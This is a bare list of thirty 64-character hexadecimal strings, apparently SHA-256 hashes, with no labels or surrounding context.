5831f4f8ce715d4a021284e68af1b6d8040a2543484ac84b326eea20c543552e

58562e49c1612f08e56e7d7b3ca6cd78285948018b2998e45bd425b4c79ce1f4

62495620b0d65d94bc3d68dec00ffbe607eacd20ab43dc4471170aa292cc9b1a

682546addb38a938982f0f715b27b4ba5cda4621e63f872f19110d174851c4e9

69019b7b64deb5cc91a58b6a3c5e6b1b6d6665bd40be1381a70690ba2b305790

6bf082f001f914824a6b33f9bdd56d562c081097692221fb887035e80926d583

7923d409959acffab49dda63c7c9c15e1bdd2b5c16f7fcfe8ef3e3108e08df87

7ac22989021082b9a377dcc582812693ce0733e973686b607e8fc2b52dcf181d

8420d77ba61925b03a1ad6c900a528ecacbb2c816b3e6bc62def40fc14e03b78

850dd47a0fb5e8b2b4358bf3aa1abd7ebaae577b6fc4b6b4e3d7533313c845b8

96363b2b9e4ed8044cb90b6619842ba8897b4392f9025cbfdccfda1ea7a14a58

97157c8bbeb8769770c4cb2201638d9ad0103ba2fdfed9bdbd03c53bd7a5fcb9

a103b0c604ef32e7aabb16c2a7917fd123c41486d8e0a4f43dcf6c48d76de425

a82fb82f3aa2f6123d2c0fb954ae558ac6e8862ef756b12136fbe8d533b30573

a92934c014a7859bd122717f4c87f6bd31896cb87d28c9fac1a6af57ff8110f6

ab2a2465fccd7294580c11492c29a943c54415e0c606f41e08ce86d69e254ee4

ababe815e11b762089180e5fb0b1eaffa6a035d630d7aaf1d8060bd5d9a87ea5

b04a0a4a1520c905007a5d370ed2b6c7cb42253f4722cc55a9e475ae9ece1de7

c29b9f79b0a34948bde1dfca3acecca6965795917c7d3444fcacba12f583fb98

c99237a5777a2e8fa7da33460a5b477d155cc26bc2e297a8563516a708323ead

ca652fc3a664a772dbf615abfe5df99d9c35f6a869043cf75736e6492fbd4bea

b5a272acd842154b2069b60aab52568bbfde60e59717190c71e787e336598912

5efa99b3cb17bec76fec2724bcfcc6423d0231bba9cf9c1aed63005e4c3c2875

ce135a7e0410314126cacb2a2dba3d6d4c17d6ee672c57c097816d64eb427735

d3ff98b196717e66213ccf009cbeed32250da0e2c2748d44f4ee8fb4f704407c

35b7dd775db142699228d3e64ee8e9a02c6d91bb49f7c2faf367df8ba2186fd6

e65e25aee5947747f471407a6cce9137695e4fee820f990883b117726195988c

e8ed09b016ea62058404c482edf988f14a87c790d5c9bd3d2e03885b818ef822

febf9c5ede3964fdb3b53307a3d5ef7b0e222705a3bb39bef58e28aaba5eed28

ff3769c95b8a5cdcba750fda5bbbb92ef79177e3de6dc1143186e893e68d45a4
